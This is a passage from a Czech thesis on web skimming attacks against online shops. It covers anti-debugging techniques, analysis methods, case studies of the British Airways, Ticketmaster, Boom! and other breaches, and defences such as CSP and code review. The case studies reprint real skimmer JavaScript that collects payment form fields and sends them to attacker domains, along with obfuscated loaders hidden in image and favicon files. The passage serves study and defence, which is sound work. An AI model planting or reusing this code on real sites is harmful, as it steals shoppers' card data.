Checkout stránka Konkrétní metoda využívaná u web skimming útoků je kontrola, na jaké URL se uživatel nachází. Většinou lze z URL snadno poznat, že se jedná o checkout stránku, a proto útočníci škodlivý kód často načtou pouze na této stránce, a ne nikde jinde. Kód, který útočníci využívají ke kontrole je v ukázce 41.

```
new RegExp(atob('Y2hlY2tvdXQ='))['test'](window['location'])
```

Kód 41: Část kódu, který kontroluje na jaké URL se uživatel nachází

Odložené spuštění Někdy se útočníkům vyplatí nespouštět škodlivý kód ihned, ale vyčkat předem definovaný čas a až pak ho spustit. Toho lze docílit pomocí funkce `setTimeout` nebo `setInterval`.

Detekce změny kódu Při analýze kódu je nejjednodušší si ho zformátovat a upravit například pomocí přidání různých debugovacích výpisů. Z toho důvodu se útočníkům hodí umět detekovat, zda byl kód nebo alespoň nějaká jeho část změněna. To lze dělat například pomocí regexů, anebo lze vybranou funkci, u které chceme kontrolovat integritu, převést na string a poté do něj přistupovat pomocí indexu, tím je možné detekovat jakoukoliv změnu v kódu této funkce. Tento string (vytvořený z funkce) útočníci mohou používat třeba jako klíč k dešifrování, každá změna v kódu funkce se projeví. Pro lepší představu je tento způsob znázorněn v ukázce 42. Jakmile dojde k naformátování kódu, zjistí se to a kód se zachová jinak.

```
var a = function test() {console.log("test");}
if(a.toString()[17] != "c") {
        console.log('changed');
}
```

Kód 42: Ukázka testu integrity kódu

Velikost okna Vlastnosti outerHeight a outerWidth vrací velikost celého okna prohlížeče (včetně záložek), zatímco innerWidth a innerHeight vrací velikost aktuálního obsahu okna, ve kterém tuto metodu voláme. Tím lze například poznat, zda jsou otevřeny Developer Tools. Nevýhodou je, že pokud jsou Developer Tools otevřeny v samostatném okně, nedojde k jejich zdetekování.

Kontrola pak může vypadat takto:

- `window.outerWidth - window.innerWidth > 160`
- `window.outerHeight - window.innerHeight > 160`

Rozdílný obsah Webový server může na základě různých parametrů vracet rozdílný obsah. Stránka může vrátit jiný obsah, když je na ní přistupováno v prohlížeči, a když se z ní načítá skript na napadené webové stránce. K tomuto může server využít informace obsažené v HTTP hlavičce (host, HTTP referer, User-Agent, ...).

Příkladem je tato URL: `static.zdassets[.]net/public/lib.js`. Škodlivý kód se zobrazil pouze v případě, kdy došlo k načtení přes script src tag na napadené stránce, při přímém přístupu ne.

Z toho plyne, že útočníci pravděpodobně kontrolují **HTTP referer**. Referer říká, z jaké stránky se na danou stránku přistupovalo [62]. Při přímém přístupu v prohlížeči hlavička totiž referer neobsahuje. V případě načtení kódu na infikovaném webu je referer právě daný web.

2.5 Analýza škodlivého kódu

Analyzovat obfuskovaný škodlivý kód nemusí být vždy úplně snadné, především v případech, kdy jsou použity různé anti-debugging techniky. Existují dva přístupy, jak kódy analyzovat, velmi často se používá kombinace obou.

Statická analýza Jedná se o analýzu kódu, při které nedochází ke spuštění kódu, v této fázi je větším problémem obfuskace než anti-debugging techniky. Provádí se obvykle alespoň částečná deobfuskace kódu.

Dynamická analýza Při dynamické analýze je kód spouštěn a debugován, proto jsou anti-debugging techniky na obtíž. Výsledek spuštění díky nim může být rozdílný od toho, kdy je kód spouštěn normálně. Dynamická analýza se obvykle provádí ve virtuálním prostředí, aby nedošlo k infikování samotného počítače. Debugovat pak lze pomocí příkazové řádky, IDE anebo i online nástrojů, které běží v prohlížeči.

2.6 Perzistence web skimming útoků

Na napadených internetových obchodech může škodlivý kód vydržet bez povšimnutí i dlouhé měsíce. Z historie lze zmínit například útok na Warner music (nebylo zveřejněno, které konkretní jejich internetové obchody byly napadeny), který vydržel zhruba tři měsíce [63] nebo také útok na internetový obchod ESPN (espn.reprintmint.com), který trval 30 měsíců [64].

V některých případech dokonce zůstávají škodlivé kódy na napadených stránkách ještě dlouho poté, co už je stránka, kam se odesílají platební údaje, nefunkční. To značí, že starost o bezpečnost je v některých případech opravdu malá.

2.7 Automatické nástroje využívané k provedení útoku


Web skimming je natolik rozšířený, že stejně jako existují *phishing kity* pro phishing, tak existují *skimming kity* pro web skimming. Tyto nástroje se prodávají na dark webu a různých fórech.

Phishing kit je nástroj pro jednoduchou tvorbu phishingového útoku, od phishingové stránky až po rozesílání phishingovým emailů.

Konkrétní nástroje pro tvorbu web skimming útoků:


Inter Skimmer kit Tento kit obsahuje jak generátor škodlivého kódu a nástroje na jeho vložení na webové stránky, tak úložiště ukradených dat.

Jak vypadá, je znázorněno na obrázku 2.6. Kit se prodával za 1 300 dolarů nebo výměnou za rozdělení výdělku [2].



Obrázek 2.6: Inter skimmer kit [2]

JS Sniffer Tento kit byl poprvé zaznamenán v roce 2017, stejně jako předchozí jmenovaný umí generovat škodlivý kód a ukládat získané údaje [3].




Obrázek 2.7: JS Sniffer generátor web skimming kódu [3]

Kapitola 3

Nedávné velké web skimming útoky

V této kapitole rozeberu několik web skimming útoků, které proběhly mezi lety 2018 a 2020. Na obrázku 3.1 je znázorněna časová osa, která kromě dále rozebíraných útoků zachycuje i další napadené internetové stránky velkých firem.



Obrázek 3.1: Časová osa web skimming útoků 2018–2020

3.1 British Airways

British Airways je britská aerolinka, v roce 2019 přepravila kolem 45 milionů cestujících [65]. Web skimming útok na webovou stránku British Airways je

považován za jeden z těch největších. Proběhl v roce 2018 a bylo při něm odcizeno zhruba 400 tisíc osobních údajů, včetně těch platebních. Oficiálně nedošlo ke zveřejnění, jak útočníci webovou stránku infikovali. Bylo zveřejněno pouze to, že údaje těch, kteří zaplatili kartou na webových stránkách a v mobilní aplikaci British Airways mezi 21. srpnem a 5. zářím, jsou v ohrožení [66].

RiskIQ [67] přišel s tím, že útok na British Airways byl cílen konkrétně na ně a nejednalo se o plošný útok na více internetových obchodů. Analyzovali data, která měli k dispozici z doby útoku (především javascriptové soubory ze stránky British Airways) a zjistili, že jeden ze souborů byl upraven. Byl v něm vložen škodlivý kód 43.

```
window.onload=function(){jQuery("submitButton").bind("mouseup
↪  touchend",function(a){var
n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name
↪  ]=a.value});var
e=document.getElementById("personPaying").innerHTHL;n.person=e;var
t=JSON.stringify(n);setTimeout(function()
{jQuery.ajax({type:"POST",async:!0,url:"https://beways.com/gateway/ap
↪  p/dataprocessing/api/"
↪  ,data:t,dataType:"application/json"})},500)})};
```

Kód 43: Škodlivý kód, který byl vložen na stránky British Airways [8]

O dva roky později byla British Airways za tento únik dat zákazníků uložena pokuta ve výši 20 milionů liber od Information Commissioner's Office, což je britský orgán pro ochranu práva na informace a ochranu údajů [68, 69].

3.2 Ticketmaster

Ticketmaster je americká společnost, která prodává vstupenky po celém světě. Útok z roku 2018 postihl kromě Ticketmasteru i dalších cca 800 obchodů. K napadení došlo prostřednictvím společnosti Inbenta, která poskytuje platformu pro interakci se zákazníky. Škodlivý kód byl vložen do následujících dvou souborů:

- `ticketmasteruk.inbenta.com/avatar/jsonp/inbenta.js`
- `ticketmasteruk.inbenta.com/avatar/assets/js/inbenta.js`

Kód byl obfuskován pomocí `javascriptobfuscator.com` a data se odesílala pomocí POST requestu na adresu `webfotce.me/js/form.js`. Deobfuskovaný kód lze vidět v ukázce 44. Proměnná `myid` je kombinace času s náhodně vygenerovaným číslem.

Data byla sesbírána z formuláře pomocí kódu v ukázce 45. Je vidět, že kód využívá `querySelectorAll` a vybírá data z prvků input, select, textarea, checkbox a button.

```
var encoded_data = btoa(data);
var req = new XMLHttpRequest();
req['open']('POST', 'https://webfotce.me/js/form.js', true);
req['setRequestHeader']('Content-type',
↪  'application/x-www-form-urlencoded');
req['send']('info=' + encoded_data + '&hostname=ticketmUK&key=' +
↪  myid)
```

Kód 44: Ticketmaster – odeslání platebních údajů

```
var _0xbb8ex7 = document['querySelectorAll']('input, select,
↪  textarea, checkbox, button');
for (var i = 0; i < _0xbb8ex7['length']; i++) {
  data += _0xbb8ex7[i]['name'] + '=' + _0xbb8ex7[i]['value'] + '&'
}
```

Kód 45: Ticketmaster – sběr platebních údajů (deobfuskováno a zkráceno)

Jako následek tohoto útoku byla společnosti Ticketmaster UK Limited v roce 2020 udělena pokuta ve výši 1,25 milionu liber. Stejně jako v předchozím případě byla pokuta uložena britskou ICO.

3.3 Boom!

Boom! je americký mobilní operátor. K web skimming útoku došlo v září 2020. Na jejich webovou stránku byl vložen kód v ukázce 46.

```
<script>document.write(atob('PHNjcmlwdCBzcmM9Imh0dHBzOi8vcGF5cG
↪  FsLWRlYml0LmNvbS9jZG4vZ2EuanMiPjwvc2NyaXB0Pg=='));</script>
```


Kód 46: Škodlivý kód, který byl vložen na webovou stránku `boom.us`

Tento kód načítal další škodlivý kód z `paypal-debit[.]com/cdn/ga.js`. Ten už nebyl obfuskovaný a odesílal data způsobem, který je v ukázce 47. Proměnná `DataName` obsahuje platební údaje.

```
var b = document.createElement("img");b.width = "1px";b.height =
↪  "1px"; b.id = img_id;b.src = atob("aHR0cHM6Ly9wYXlwYWwtZGViaXQuY2
↪  9tL2Nkbg==")+"/ga.php?analytic=" + Base64Function(DataName);
↪  document.body.appendChild(b);
```

Kód 47: Škodlivý kód, který zajišťuje odeslání platebních údajů k útočníkovi

Na konci listopadu 2020 byl `boom.us` infikován znovu, URL zůstala stejná, pouze si útočníci dali o trochu méně záležet, jak je vidět na obrázku 3.2.



Obrázek 3.2: Boom! infikován podruhé

Stejným web skimming útokem byly také infikovány tyto webové stánky: `777sign.com`, `scrapmonster.com` a `tvparts.ca`. Škodlivý kód se načítal ze stejné domény, lišila se pouze cesta `sign/ga.js`, `ga/ga.js` a `tv/ga.js`.

3.4 The Dura Mater

V ukázce 48 je znázorněná část kódu, která se nachází v HTML souboru na stránce `theduramater.com` (webová stránka Instagram influencerky, na které prodává přístup k exkluzivnímu obsahu). Z velké části se jedná o čistý kód až na řádky, které se nacházejí mezi voláními funkce `__gaTracker`. Data v proměnné `ld` jsou zakódována pomocí base64, po dekódování dostanu URL `fonts-gstatic[.]com`. Proměnná `ld` se nikde jinde v souboru už nenachází.

Z pole `_cs` se poskládá následující cesta:

```
/wp-content/uploads/2020/10/vid_1024.png
```

Z toho všeho by se klidně mohlo zdát, že se jedná jen o nějakou nepovedenou část kódu. Opak je pravdou, zmíněný obrázek v sobě obsahuje i JavaScript kód, který je obfuskovaný, po zformátování má 429 řádků. Mimo jiné v něm lze nalézt:

```
'htt'+_0x1da198('0x24b','NAAF')+'//'+atob(window['ld']),
```

Zde se používá ona proměnná `ld`. Dále kód obsahuje kontrolu, na jaké stránce se nachází:

```
if(new RegExp(atob('checkout|account')).test(window.location))
```

V případě splnění této podmínky a kontroly, zda nejsou otevřeny Developer Tools se na napadenou webovou stránku přidá platební formulář, který využívá .css soubor ze `stripe.com`, což je společnost, která poskytuje nástroj

```
if ( mi_track_user ) {
        (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[
↪  r]||function(){
        (i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new
↪  Date();a=s.createElement(o),
        m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode
↪  .insertBefore(a,m)
        })(window,document,'script','//www.google-analytics.com/analy
↪  tics.js','__gaTracker');
        __gaTracker('create', 'UA-60943545-2', 'auto');
        __gaTracker('set', 'forceSSL', true);
var ld = "Zm9udHMtZ3N0YXRpYy5jb20vdjE2Lw==";
var _cs=["/up","24","/2","/1","g",".pn","lo","nt","020","-co","nte","
↪  /wp","ads","_10","id","0/v"]; _f0();async function _f0() {let _g0
↪  = await
↪  fetch(_cs[11]+_cs[9]+_cs[10]+_cs[7]+_cs[0]+_cs[6]+_cs[12]+_cs[2]+
↪  _cs[8]+_cs[3]+_cs[15]+_cs[14]+_cs[13]+_cs[1]+_cs[5]+_cs[4]);if
↪  (_g0.ok) {let _g1 = await _g0.text();var _v0 = new Function
↪  (_g1.slice(-77105));return(_v0());}}
        __gaTracker('require', 'displayfeatures');
        __gaTracker('require', 'linkid', 'linkid.js');
        __gaTracker('send','pageview');
}
```

Kód 48: Část kódu vložená ho HTML – z velké části se jedná o čistý kód


pro platby přes internet. Z toho plyne, že se útočníci snaží napodobit právě formuláře této společnosti. K získání zadaných platebních údajů se používá `querySelector` a `getElementById`. Data se odesílají pomocí GET requestu a vytvoření IMG objektu.

Mezi dalšími napadenými webovými stránkami jsou `wishtrend.com`, `medexsupply.com`, `9to9.co.id` a `maxill.com`.

3.5 Juwelier Steiner

Na obrázku 3.3 je zobrazeno, jaké různé soubory se načítají na napadeném webu `www.steiner-juwelier.com`. Lze si všimnout, že se načítají klasické zdrojové kódy třetích stran. Například se načítají skripty od Googlu jako `analytics.js` z `www.google-analytics.com` a fonty z `fonts.googleapis.com`. Při analýze se může stát, že snadno přehlédneme soubory, které se načítají z webové stránky `hits-cache.com` (2). Protože, co by mohlo být závadného na `favicon.ico` a `js.js`, který lze celý vidět zde 50, případně zformátovaný v příloze 59.

K načtení souboru `js.js` ze stránky `hits-cache.com` dojde díky tomu, že HTML soubor obsahuje kód 49.



Obrázek 3.3: Developer tools na webové stránce `www.steiner-juwelier.com`, který zobrazuje jeden z načtených škodlivých kódů

```
<script>
        var eventsListenerPool = document.createElement('script');
        eventsListenerPool.async = true;
        eventsListenerPool.src = "//hits-cache.com/js.js";
        document.getElementsByTagName('head')[0].appendChild(eventsLi
        ↪  stenerPool);
</script>
```

Kód 49: Škodlivý kód (www.steiner-juwelier.com)

```
chc=false;var element=new Image();Object.defineProperty(element,'id',{get:function(){chc=true;}});
requestAnimationFrame(function
chce(){chc=false;console.dir(element);console.clear();if(!chc){window.www = window.www ||
(function(){f=false,d=document,c={finish:function(){if(!f){f=true;var
a=d.getElementById('_wid');if(a)a.parentNode.removeChild(a);}},finished:function(){return
f;},load:function(a){var b=d.createElement('script');b.src=a;b.innerText;b.onerror=function(){www.
finish();};d.getElementsByTagName('head')[0].appendChild(b);},init:function(){settings_timer=setT
imeout('www.finish()',100);var a=d.createElement('style'),b='body'?'body'+'{opacity:0
!important;filter:alpha(opacity=0) !important;background:none
!important;}':'',h=d.getElementsByTagName('head')[0];a.setAttribute('id','_wid');a.setAttribute('
type','text/css');if(a.styleSheet)a.styleSheet.cssText=b;else
a.appendChild(d.createTextNode(b));h.appendChild(a);this.load(decodeURIComponent(escape(window.at
ob('Ly9oaXRzLWNhY2hlLmNvbS9pY29uL2Zhdmljb24uaWNv'))));return
settings_timer;}};window.www=c.init();return c;}());}});
```

Kód 50: Soubor `js.js` – naformátovaný kód je v příloze 59

Soubor `js.js` 50 může na první pohled vypadat nezávadně. Ovšem při bližším prozkoumání obsahuje anti-debugging techniku (kontrola zda jsou spuštěné Developer Tools). Navíc po dekódování base64 dostaneme URL:

```
//hits-cache.com/icon/favicon.ico
```

a zadáním této URL do prohlížeče zjistíme, že požadovaná stránka vrátí chybovou hlášku zobrazenou v kódu 51.

```
Not Found
The requested URL was not found on this server.

Apache Server at hits-cache.com Port 80
```

Kód 51: Not Found z `//hits-cache.com/icon/favicon.ico`

Z toho by bylo velmi jednoduché dojít k rychlému závěru, že se nejedná o nic zajímavého a jde pouze o chybu programátora. Pravda je ale taková, že webový server vrací rozdílnou odpověď pravděpodobně podle HTTP refereru. Pokud jsou navíc v prohlížeči spuštěny Developer Tools, k načtení favicon.ico také nedojde.

Proto se teď podívám, co je v souboru `favicon.ico`. Na obrázku 3.3 (3) lze vidět, že škodlivý kód se v souboru nachází až na řádku 1001, zbylá část souboru je prázdná. Obfuskovaný kód přikládám zde 52. Jedná se o několik vrstev obfuskace. Po deobfuskování se dostaneme ke škodlivému kódu, který krade platební údaje.

Část, která posílá údaje 53 je zajímavá v tom, že se data posílají v hlavičce `Content-Language`.

```
;eval(function(w,i,s,e){var lIll=0;var ll1I=0;var Il1l=0;var ll1l=[];var
↪  l1lI=[];while(true){if(lIll<5)l1lI.push(w.charAt(lIll));else
↪  if(lIll<w.length)ll1l.push(w.charAt(lIll));lIll++;if(ll1I<5)l1lI.push(i.charAt(ll1I));else
↪  if(ll1I<i.length)ll1l.push(i.charAt(ll1I));ll1I++;if(Il1l<5)l1lI.push(s.charAt(Il1l));else
↪  if(Il1l<s.length)ll1l.push(s.charAt(Il1l));Il1l++;if(w.length+i.length+s.length+e.length==ll1
↪  l.length+l1lI.length+e.length)break;}var lI1l=ll1l.join('');var I1lI=l1lI.join('');l11I=0;var
↪  l1ll=[];for(lIll=0;lIll<ll1l.length;lIll+=2){var
↪  ll11=-1;if(I11I.charCodeAt(ll1I)%2)ll11=1;l1ll.push(String.fromCharCode(parseInt(lI1l.substr(
↪  lIll,2),36)-ll11));ll1I++;if(ll1I>=l1lI.length)ll1I=0;}return
↪  l1ll.join('');}('b44b81s212829333718243q..<zkraceno>..012z1o25212q1951d88a4'));
```

Kód 52: Obfuskovaný škodlivý kód, několik vrstev obfuskace, parametry anonymní funkce jsou mnohonásobně delší

```
var e = ["card_number:4432", "cvv:324"]; // přidáno
var data = JSON.stringify(e);
    fetch("//hits-cache.com/icon/favicon.ico", {
    mode: "no-cors",
    headers: {
        "Content-Language": btoa(unescape(encodeURIComponent(data)))
        .split("")
        .reverse()
        .join(""),
    },
    method: "POST",
    body: "",
});
```

Kód 53: Část deobfuskovaného kódu, upraveno

3.6 Následky pro internetové obchody

Ačkoliv by se teoreticky mohlo zdát, že internetový obchod není web skimming útokem nějak citelněji zasažen, protože údaje jsou odcizeny uživatelům a ne obchodu, nemusí tomu tak být.

Internetový obchod sice neutrpí ztrátu v podobě odcizení platebních údajů útočníkem, ale může být postižen pokutou za nezajištění bezpečí uživatelů. Navíc vzhledem k tomu, že útočníci využili nějakou zranitelnost k vložení škodlivého kódu, je klidně možné, že napáchali na webovém serveru internetového obchodu i další škody. Internetový obchod tudíž musí investovat další čas a prostředky, aby zajistil bezpečnost. To se může odrazit na funkčnosti webu, který může být nějakou dobu nedostupný, než dojde k vyřešení všech problémů.

Také může být poškozena reputace internetového obchodu, zákazníci se budou bát na něm nakupovat a radši zvolí konkurenci. Navíc než dojde k odstranění škodlivých kódů z webové stránky internetového obchodu, může být obchod zařazen na blacklist antivirového programu nebo internetového vyhledávače, což také povede k menší návštěvnosti.

Z toho plyne, že i samotný internetový obchod by měl dbát na bezpečnost uživatelů. Navíc v případě, že internetový obchod odstraní pouze následek útoku a už neřeší příčinu, se může stát, že bude v brzké době infikován znovu.

Kapitola 4

Obrana proti web skimming útokům a jejich detekce

V této kapitole se věnuji tomu, jak předcházet web skimming útokům a jak tyto útoky detekovat. K obraně a detekci lze přistupovat ze tří různých pohledů:

1. z pohledu vlastníka internetového obchodu
2. z pohledu zákazníka internetového obchodu
3. z pohledu nezávislé třetí strany (antivirové společnosti, společnosti zabývající se ochranou internetových obchodů apod.)

4.1 Jak zabezpečit internetový obchod

Největší vliv má na případné infikování samotný internetový obchod, zákazník i antivirová společnost už mohou jen zachraňovat následky, ve velké většině případů, špatně zabezpečené webové stránky. Internetové obchody mohou zvýšit bezpečnost své webové stránky pomocí následujících způsobů:

- Bezpečná platební brána – jednou z možností, jak zvýšit bezpečnost, je používat platební bránu, například od banky nebo jiné společnosti, která je hostovaná na jejich doméně. Internetový obchod se pak nemusí zabývat zpracováním platebních údajů a jejich bezpečností, vše řeší vlastník platební brány. V tomto případě ale stále představují riziko falešné platební brány.
- HTTPS – jedná se o bezpečnou verzi HTTP, data přenášena mezi prohlížečem a webovým serverem jsou šifrována [70]. V dnešní době už je HTTPS standardem a měl by ho používat každý internetový obchod.

- Aktualizace – důležité je také pravidelně aktualizovat software, který internetový obchod využívá. Jak důležité je aktualizovat a přecházet na nové verze softwaru dokazuje i web skimming útok, který zasáhl v září 2020 zhruba 2000 internetových obchodů využívající Magento 1, kterému skončila podpora v červnu téhož roku [71].

- Bezpečnost serverů a administrace – důležitým předpokladem pro bezpečnost je správné zabezpečení webových serverů, to znamená používat silná hesla a mít správně nakonfigurované nastavení.

- Práva k souborům a do databáze – ke zvýšení bezpečnosti také pomůže omezení přístupů do databáze a omezení práv na úpravu souborů.

- Web Application Firewall (WAF) – WAF chrání webové aplikace před útoky jako XSS a SQL injection. Filtruje příchozí i odchozí komunikaci webového serveru [72].

- Skenování internetového obchodu – internetový obchod může také pravidelně skenovat svoji webovou stránku a server, což může odhalit třeba neaktualizovaný software, použití systémů obsahujících bezpečností zranitelnosti anebo nějaké podezřelé změny souborů.

- Zaměstnanci – důležité je také školit zaměstnance, ať už proti phishingovým útokům, tak i třeba vývojáře, jak psát bezpečný kód a jak správně nakládat s citlivými údaji zákazníků.

Všechny zmíněné způsoby pomohou dohromady zvýšit bezpečnost a snížit šanci kompromitace internetového obchodu.

4.1.1 Jak předejít vložení a spuštění škodlivého kódu

V rámci web skimming útoků je důležité především zabránit vložení a spuštění škodlivého kódu (obvykle JavaScript). To znamená, že i když už na webové stránce (webovém serveru) je nějaká zranitelnost, kterou může útočník zneužít, stále existuje možnost, že se dodatečnými opatřeními podaří zabránit vložení a spuštění škodlivého kódu.

Kontrola kódu při nasazení

Jednou z možností je mít správně nastavené postupy při nasazování, to znamená, že při každém nasazení webové aplikace je potřeba kontrola kódu alespoň od dvou různých lidí. Tento princip se nazývá *four eyes principle* [73]. Toto samozřejmě může za cenu bezpečnosti komplikovat proces změn.

Third Party JavaScript

Bránit se infekci souborů, které webová stránka načítá ze zdrojů třetích stran, lze jen těžko. Z toho důvodu je nejbezpečnější nahrát tyto soubory na svůj server a při každé změně těchto kódů na straně třetí strany je aktualizovat a přitom i kontrolovat, zda nedošlo k přidání škodlivého kódu. Pokud webová stránka využívá více kódů, které jsou hostovány na serverech třetích stran, což v dnešní době není neobvyklé, může se stát, že se budou používat neaktuální skripty, protože nebude dostatek času na provádění všech nezbytných kontrol.

S tím souvisí, že se vyplatí využívat pouze ověřené zdrojové kódy třetích stran, u kterých by teoreticky také měla hrozit menší šance kompromitace.

Content Security Policy

V kapitole 1.2.6 je vysvětleno, co to je Content Security Policy, zmínila jsem i důvody proč pouze samotné CSP není proti web skimming útokům dostatečné (napadení přímo zdrojového kódu třetí strany) a také proč není vždy plně využíváno.

I přes to všechno ale při správném nastavení velkému množství web skimming útoků zabránit dokáže. Podle [74] používalo CSP v roce 2020 pouze necelých 6 % webových stránek z *Tranco Top 1 Million* [75].

4.1.2 Jak odhalit škodlivý kód

V případě, že už došlo k vložení škodlivého kódu, je důležité mít systém, který tento útok dokáže rychle odhalit. Už jsem zmínila, že se často stává, že škodlivý kód zůstává na napadených webových stránkách dlouhé měsíce.

K rychlému odhalení může posloužit například pravidelná kontrola změn souborů anebo pravidelné testování odeslání objednávky a platby a analýza komunikace.

Například v případech, kdy dojde k vložení falešného platebního formuláře na webovou stránku, by pravidelná kontrola někým, kdo ví, jak má stránka vypadat, měla vést k odhalení problému.

